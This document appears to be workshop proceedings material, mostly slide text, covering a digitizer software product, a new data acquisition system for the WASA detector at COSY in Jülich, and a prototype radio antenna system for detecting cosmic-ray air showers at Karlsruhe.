
Easy of control of multiple traces on a single display

- All traces can be displayed on a single, large and high resolution display
- Easy drag and drop of a selection of traces to be displayed and compared



## AcqirisMAQS

Comparison and analysis of multiple traces



## MAQbox

Full Remote Operation

- Client-Server based multi-user (clients), multi-system (servers) capability
- Ethernet connection to a laptop PC can be used for portable applications



## AcqirisMAQS

High speed data storage on embedded Disc Drive or Lap top PC's

- Data storage in HDF5 format compatible with MATLAB®
- High data throughput to Disc
- Automatic Storage to disc capability



## MAQbox

Can be tailored and Scaled over time

- Can be tailored to specific experiments
- Application set up can be save and recalled
- Permits acquisition of different types of digitizers over budget periods, and eases budget constraints
- Start small, and build a large multi-purpose system over time







## Das neue Datenerfassungssystem für WASA @ COSY

H. Kleines<sup>1</sup> für die WASA-Collaboration

<sup>1</sup>Zentralinstitut für Elektronik (ZEL), Forschungszentrum Jülich

- WASA-Detektor
- existierende DAQ für WASA an Celsius
- Motivation für neue DAQ
- 3. Generation der DAQ an COSY
- Konzeption des neuen DAQ-Systems für WASA @ COSY

Zentralinstitut für Elektronik (ZEL)



## Einführung


- WASA (Wide angle shower apparatus):
    - $4\pi$ -Detektorsystem für geladene und ungeladene Teilchen
    - Ziel: Untersuchung von Mesonen-Zerfällen
    - betrieben von Uni Upsala (TSL) an CELSIUS
  - Abschaltung von CELSIUS im Sommer 2005
- => Transfer nach Jülich an COSY geplant
- Photonendetektor fehlt an COSY
  - Aufbau in Jülich ab 2006
  - physikalische Experimente ab 2007
  - Kosten:
    - Transport + Detektor-Modifikation für COSY: ca. 1 Mio. €
    - neue DAQ-Elektronik: ca 1 Mio. €
  - Finanzierung: Nachbegutachtung des IKP in POF

Zentralinstitut für Elektronik (ZEL)




## WASA-Detektorsystem

- Zentral-Detektor: EM Calorimeter (1020 PMTs, CSJ), Supraleitender Solenoid, MDC (1700 Straws), PSB (150 PMTs, Plastik)
- Forward Detektor: FWC, Forward Hodoscopes (400 PMTs, Plastik), FPC (2000 Straws)



Zentralinstitut für Elektronik (ZEL)




Zentralinstitut für Elektronik (ZEL)





## Existierende DAQ an WASA



- Digitalisierungselektronik in Fastbus: Lecroy 1881 QDCs (ca. 1500 Kanäle) und Lecroy 1876 TDCs (ca 5000 Kanäle)
- proprietärer RS485-Link zu Eventbuilder (VME) und PCs
- Komplexe Trigger-Elektronik (Fast-Clear durch Second-Level Trigger)
- Verzögerung (wg. First-Level Trigger) durch Delay-Chips in Splitterbox
- Eventrate: typisch 700 Hz
- Probleme mit Untergrund, Störungen, Auflösung, Stabilität

Zentralinstitut für Elektronik (ZEL)



## Motivation für neues DAQ-System

- Elektronik mehr als 10 Jahre alt => Wartungsproblem
- DAQ Software ohne Dokumentation und Support
- DAQ-System instabil
- Performance jetzt schon unzureichend => massive Probleme an COSY zu erwarten
- Einheitliche DAQ an COSY ist Voraussetzung für
  - Wartbarkeit durch Stammpersonal
  - einfache Bedienbarkeit


=> Entwicklung und Bau eines neuen DAQ-Systems für WASA auf der Basis der 3. Generation für DAQ an COSY

Zentralinstitut für Elektronik (ZEL)



## DAQ an COSY

- 1. Generation (-1998)
  - Eventbuilder: VME, OS9
  - Intelligente Crate-Controller, OS9
  - VICbus
  - 300-1000 Events/s
- 2. Generation (-2003)
  - Eventbuilder: PC (NetBSD, Linux)
  - ReadoutPCs (NetBSD)
  - Ethernet TCP/IP
  - Synchronisationsring (GSI)
  - 6000 Events/s
- Gemeinsame Basis: DAQ-Software
  - EMS: Experimental Message Specification
  - Objektorientiert, Client-Sever




Zentralinstitut für Elektronik (ZEL)



## 3. Generation DAQ an COSY

- Reduktion der Totzeit durch „Multi-Event-Modus“ => Digitalisierungselektronik verantwortlich für Buffermanagement und Datenreduktion => „eigene“ Digitalisierungselektronik
- Proprietäre optimierte Backplane (SCSI-Physik)
- Optischer Uplink (Gigabit) zum Readout-PC
- Trigger-Control-System mit Stern-Topologie
- Anwendungen
  - Straws an TOF
  - MWPCs an ANKE
  - Vertex-Detektor an ANKE
- EMS bleibt!



Zentralinstitut für Elektronik (ZEL)



## LVDS-Bus

- Proprietäre Backplane mit SCSI-Physik (LVDS, ERmet ZD Hochgeschwindigkeitskonnektoren), auch als Kabelbus
- Single-Master-System
- Gigabit-Uplink mit Mezzanine von SIS/ZEL
- 40 MHz Clock
- 16 Bit Daten
- ⇒ 80MBytes bei Blocktransfer
- 8 Bit Adressen
- DualEdge-Mode in Vorbereitung
- Zur Zeit zwei Digitalisierungsmodule:
  - 64-Kanal TDC (F1-Chip) für Anke MWPCs und TOF Straws
  - ADC für Anke Vertex-Detektor




Zentralinstitut für Elektronik (ZEL)



## Trigger-Control-System

- Verteilte Trigger- und Event-Nummer, empfängt BUSY (=> Dead Time), unterstützt Fastclear
- Front-End: LVDSbus, VME, CAMAC
- Delay < 20ns, Jitter: 120ps
- kompatibel zum ex. Synchronisationsring



Zentralinstitut für Elektronik (ZEL)



## Anforderungen DAQ WASA

- PMTs

	Anzahl Kanäle	Auflösung Q	Zeitauflösung	max. Hitrate	Anstiegszeit	Abklingzeit	Doppelpulsauflösung
Calorimeter	1084	12 bit	5 ns	600 kHz	10 ns	1,2 µs	1,5 µs
Plastic	564	12 bit	< 1 ns	10 MHz	2-3 ns	10-25 ns	100 ns

- Straws

Anzahl Kanäle	Zeitauflösung	max. Hitrate	Doppelpulsauflösung
3690	5 ns	500 kHz	2µs

- Nutze möglichst viele Komponenten des Verkabelungssystems
- Erhalte die (komplexe!!) Triggerelektronik

Zentralinstitut für Elektronik (ZEL)




## Zentrale Design-Entscheidungen

- Entwickle 4 Typen von Digitalisierungs-Modulen für LVDSbus
  - SlowQDC (CSJ-Szintillatoren), FastQDC (Plastic-Szintillatoren)
  - SlowTDC (Straws), FastTDC für Zeitstempelung FastQDC Inputs
- Verzichte auf Delay-Chips für PMT-Signale => frei laufender Modus
- Implementiere FastQDC und SlowQDC als sampling FADCs, Integration im FPGA
- Verzichte auf TDCs für das Kalorimeter (Zeitstempelung durch FPGA)
- Verwende Koax-Leitungen zwischen Splitterbox und QDCs
- Verwende existierende TDCs des ZEL (F1) für die SlowTDC-Funktionalität
- Ersetze Diskriminatoren für Straws durch neue Elektronik mit CMP16 (FermiLab)

Zentralinstitut für Elektronik (ZEL)



## Struktur des DAQ-Systems für WASA@COSY




Zentralinstitut für Elektronik (ZEL)



## TDC-Entwicklung

- F1-Chip von ACAM: 8 Kanäle, 120ps Auflösung, 8fach-Multihitfähig (20ns), LVPECL Eingänge
- 7 Einträge im Hit-Fifo => blockiert für bis zu 2  $\mu$ s
- => TDC-Modul des ZEL geeignet als SlowTDC, aber *nicht* als FastTDC!!
- Nachfolger GPX ( $\beta$ -Stadium) von ACAM: 8 Kanäle, 72ps Auflösung, 32fach-Multihitfähig (4,7 ns), LVTTTL Eingänge




Zentralinstitut für Elektronik (ZEL)



## QDC-Entwicklung

- Manpower-Restriktionen =>
  - SlowQDC in Kooperation mit KFKI
  - FastQDC in Kooperation mit TSL, Uppsala
- Freilaufender Modus, zusätzliche Inputs (Gate,...) für konventionelle QDC-Funktionalität
- Baseline-Shifter, Pedestal-Subtraction
- Testpuls, ListMode-Option
- SlowQDC:
  - 80MHz FADC
  - Zeitstempelung (Interpolation!)
- FastQDC:
  - 200MHz FADC
  - Shaping => 100ns Puls



Zentralinstitut für Elektronik (ZEL)



## Ausblick

- Wesentliche Design-Entscheidungen getroffen
- => Entwicklung kann starten
- grober Zeitplan:
  - Prototypen 1. Version (einkanalig) bis Herbst 2005
  - Prototypen 2. Version bis Frühjahr 2006
  - Ab Frühjahr 2006: Massenproduktion, Integration (Software!!)
  - ab Anfang 2007: Messbetrieb
- Performance-Ziel: Eventrate > 7 kHz
- Technische Risiken:
  - GPX-Chip???
  - Spezifikationen belastbar???
  - Untergrund an COSY???

=> extrem „ehrgeiziges“ Projekt

Zentralinstitut für Elektronik (ZEL)

## Radiodetektorsystem für kosmische Schauer

Oliver Krömer, Hartmut Gemmeke  
Institut für Prozeßdatenverarbeitung und Elektronik  
Forschungszentrum Karlsruhe

Die Erde ist einem kontinuierlichem Beschuß durch kosmische Teilchen ausgesetzt. Die Energie des primären Teilchens kann bis über  $10^{20}$  eV betragen. Die primären Teilchen können bei niedrigen Energien direkt z.B. mit Stratosphärenballons nachgewiesen werden. Bei hohen Energien oberhalb  $10^{15}$  eV ist die Häufigkeit der Teilchen so gering, daß ein effektiver Nachweis nur mit großen Detektorflächen am Erdboden indirekt erfolgen kann. Genutzt wird hier die Tatsache, daß das primäre Teilchen in einer Höhe von ca. 20 km mit der Erdatmosphäre in Wechselwirkung tritt und in einem lawinenartigen Stoßprozeß viele Millionen bis Milliarden Sekundärteilchen produziert. Diese erreichen als kosmischer Schauer mit nahezu Lichtgeschwindigkeit den Erdboden und können dort mit Teilchendetektoren nachgewiesen werden. Die Leuchterscheinung des Schauers kann mit entsprechenden Teleskopen nachts gemessen werden.

Ein kleines Detektorfeld für kosmische Schauer mit einer Fläche von 200 m x 200 m befindet sich im Forschungszentrum Karlsruhe (Kaskade). Das Pierre Auger Observatorium in Argentinien befindet sich derzeit in der Ausbauphase und wird die Größe des Saarlandes erreichen. Es besteht aus vielen hundert Teilchendetektoren mit einem Abstand von ca. 1,5 km und zusätzlich 24 optischen Teleskopen an den Seiten des Detektorfeldes.

Ferner erzeugen die im Schauer enthaltenen Elektronen und Positronen mittels des Geosynchrotroneffektes in Verbindung mit dem Erdmagnetfeld eine in Richtung der Trajektorie des Schauers fokussierte Radiostrahlung. Zu erwarten sind Feldstärken von einigen  $10 \mu\text{V/m/MHz}$  in einem Frequenzbereich von 10 MHz ... 200 MHz, was einen Nachweis mit heutigen technischen Methoden möglich macht. Als langfristiges Ziel ist beabsichtigt, diese Radiopulse mittels eines „verteilten breitbandigen digitalen Multikanal-Radioempfängers“ zu detektieren. Dieser kann viele hundert Kanäle besitzen, über viele Quadratkilometer verteilt sein und wird das Radiosignal, ohne es in einer Mischstufe auf eine Zwischenfrequenz umzusetzen (Superheterodyne-Prinzip), direkt analog/digital-wandeln.

Am Institut für Prozeßdatenverarbeitung und Elektronik (IPE) des Forschungszentrums Karlsruhe wird derzeit an der Realisierung eines Prototyps eines breitbandigen digitalen Radioempfängers mit bis zu 16 Kanälen gearbeitet. Der Frequenzbereich wurde zunächst auf 40...80 MHz beschränkt. Wesentliche Ziele der Arbeiten sind effektive Maßnahmen zur Unterdrückung von terrestrischen Störquellen sowie die Entwicklung eines Selbst-Triggers, welcher, ohne auf externe Signale z.B. von Teilchendetektoren angewiesen zu sein, Radiopulse selbständig erkennt.

Als Empfangantenne kommt eine gekreuzte logarithmisch-periodische Dipolantenne zum Einsatz. Dieser Antennentyp läßt sich quasi mit beliebiger Bandbreite realisieren. Die Richtwirkung hat eine ausgeprägte Vorwärtscharakteristik bei hoher Rückdämpfung und hoher Unterdrückung in horizontaler Richtung, um vom Menschen verursachte Störungen effektiv zu unterdrücken. Die Antennenimpedanz ist ohne besondere Maßnahmen hinreichend gut an ein 50 Ohm Koaxialsystem angepaßt. Durch den gekreuzten Aufbau können alle Polarisationen empfangen und unterschieden werden. Am Signal eines der letzten VHF I Fernsehsender (ARD, Raichberg, Schwäbische Alb, 62,25 MHz) konnte gezeigt werden, daß

über die Richtwirkung dieser speziellen Antenne eine Verbesserung des Signal/Stör-Abstandes um ca. 10 dB möglich ist.

Das Hochfrequenzsignal wird direkt an der Antenne mittels eines ferngespeisten Low Noise Amplifier (LNA) um 20 dB verstärkt. Seine Stromversorgung erfolgt über das Koaxialkabel mittels zweier BIAS-T-Koppler. Die Hauptplatine des HF-Front-Ends beinhaltet einen Bandpaß 32. Ordnung, welcher mit zwei 40MHz-Hochpässen 8. Ordnung sowie zwei 80MHz-Tiefpässen 8.Ordnung realisiert ist. Das gefilterte HF-Signal wird um weitere 40 dB verstärkt und steht nun zur AD-Wandlung zur Verfügung. Für die Ansteuerung der Triggerelektronik werden zusätzlich in einer Gleichrichterstufe das positive als auch das negative Hüllkurvensignal erzeugt. Die AD-Wandlung und Zwischenspeicherung der Daten geschieht in einem Standard VME DAQ-System.

Die Spektralanalyse des HF-Signals direkt nach der Antenne zeigt sehr hohe Signalanteile im Kurzwellenbereich, im Bereich des UKW-Rundfunks als auch darüber Signale von Flugzeugen, Funkamateuren, Behörden und VHF III Fernsehsendern. All diese Signale, welche zum Teil einige 10 dB stärker sind als der Störuntergrund im 40...80 MHz Bereich, werden durch den realisierten Bandpaß 32. Ordnung effektiv unterdrückt.

Auf dem Gebäude des Institutes für Prozeßdatenverarbeitung und Elektronik sowie einem weiteren Gebäude in der Nachbarschaft wurden drei Empfangsantennenstationen errichtet. Diese bilden die Ecken eines gleichseitigen Dreiecks mit ca. 65 Meter Kantenlänge. Eine vierte Antennenstation dient der Ausstrahlung von Testsignalen.

Der Trigger wertet die Koinzidenz aller drei Empfangsantennen aus. Der Trigger wird nur dann ausgelöst, wenn alle drei Antennen Signale liefern und diese zusätzlich innerhalb eines festgelegten Zeitfensters liegen. Hierdurch kann die Triggerhardware Signale aus horizontaler Richtung, welche in der Regel vom Menschen erzeugt werden, von Signalen mit höherer Elevation, welche von kosmischen Schauern stammen könnten, trennen. Die Trigger-elektronik entscheidet also nicht nur, ob alle Antennensignale eine Amplitudenschwelle überschritten haben, sondern führt zusätzlich auch eine extrem schnelle Bestimmung der Elevation durch.


Zur Ansteuerung der Triggerhardware dienen nicht die HF-Signale selbst sondern deren Hüllkurven. Viele Radioemissionen des Menschen sind Dauerstrich-HF-Signale, deren Amplitude weitgehend konstant bleibt, da die Information über die Modulation der Phase oder Frequenz übertragen wird. Im Hüllkurvensignal machen sich solche Radioemissionen als DC-Offset bemerkbar und können z.B. mittels einer AC-Kopplung einfach unterdrückt werden. Auch diese Maßnahme verhindert wirkungsvoll das Ansprechen des Triggers auf Radioemissionen des Menschen.

Ab Frühjahr 2005 laufen die ersten selbst-triggernden Messungen, mit dem Ziel die Triggerraten in Abhängigkeit von den Koinzidenzparametern zu bestimmen und ferner über GPS-Timestamping eine Gleichzeitigkeit mit Triggern des Kaskade-Experimentes zu bestätigen. Die Ergebnisse werden bei Bedarf an einem zweiten noch zu errichtendem Antennenfeld bestätigt. Weiterhin wird in Kooperation mit verschiedenen Universitäten das Design eines solarbetriebenen DAQ-Systems vorbereitet, um das derzeit verwendete VME Standard DAQ System zu ersetzen. Bis Ende 2006 ist die Errichtung einer Prototyp-Empfangsstation am Pierre Auger Observatorium in Argentinien geplant.




## Radio Detektor System für kosmische Schauer

- kosmische Schauer
- Antenne
- HF Front End
- Antennenstationen
- (Selbst)-Trigger ?



Oliver Krömer, Hartmut Gemmeke, IPE

## Luftschauer angeregt durch kosmische Strahlung




Oliver Krömer, Hartmut Gemmeke, IPE

## KASKADE - Messfeld für kosmische Strahlung



Oliver Krömer, Hartmut Gemmeke, IPE

## Pierre Auger Observatorium in Argentinien



Oliver Krömer, Hartmut Gemmeke, IPE



### Auger Surface Detector



### Auger Fluoreszenz Teleskop



Oliver Krömer, Hartmut Gemmeke, IPE


## Radiopuls

1965 erster Nachweis durch Jelley, Jodrell Bank, 44 MHz

Physik des Radiopulses noch nicht verstanden  
(Geosynchrotronstrahlung, Bremsstrahlung, ... ???)


Hohe Strahlungsintensität (einige  $10 \mu\text{V/m/MHz}$ ) wird im Bereich von 10...200 MHz erwartet

- Vorteile:
- Observation 24 h/Tag
  - Entwicklung des Schauers wird sichtbar
  - deutliche Verbesserung der Energiekalibration durch zusätzliche Informationen
  - Teilchendetektoren sehen nur einen kleinen Teil der am Schauer beteiligten Partikel



Oliver Krömer, Hartmut Gemmeke, IPE

## Langfristiges Ziel: Verteilter digitaler Multikanal-Radioempfänger



Schwierig: Radiopuls ist von terrestrischen Störern überlagert

Oliver Krömer, Hartmut Gemmeke, IPE

## Antenne

- Wichtige Eigenschaften:
- hohe Bandbreite:  $< 40 \text{ MHz} \dots > 80 \text{ MHz}$
  - Polarisation: nord-süd, ost-west, zircular
  - Halbwertsbreite (-3dB):  $-60^\circ \dots +60^\circ$
  - hohe  $\pm 90^\circ$  Unterdrückung
  - hohe Rückdämpfung
  - Impedance: 50 Ohm, koaxial
  - wetterfest, einfache Montage, preiswert

Oliver Krömer, Hartmut Gemmeke, IPE

### Logarithmisch-periodische Dipolantenne (LPDA)



Kleiner Prototyp der LPDA



Große LPDA, 40...80 MHz, Höhe 4 m

Oliver Krömer, Hartmut Gemmeke, IPE

### Gekreuzte logarithmisch-periodische Dipolantenne


Zum Empfang und zur Unterscheidung aller Polarisationsformen wurden zwei identische LPDA auf einem gemeinsamen Mastadapter montiert

Bandbreite:	35...90 MHz
Gewinn:	5,5 dBi
Impedanz:	50 Ohm koaxial
Reflexionsfaktor:	- 12 dB
Strahlbreite [-3dB]:	± 50° (E-Plane) ± 70° (H-Plane)
Rückdämpfung:	20 dB
± 90°-Unterdrückung:	20 dB (E-Plane) 6 dB (H-Plane)
Polarisationsentkoppl.:	> 20 dB
Abmaße (ohne Fuß):	4 x 4 x 3 m <sup>3</sup>
Gewicht (ohne Fuß):	15 kg



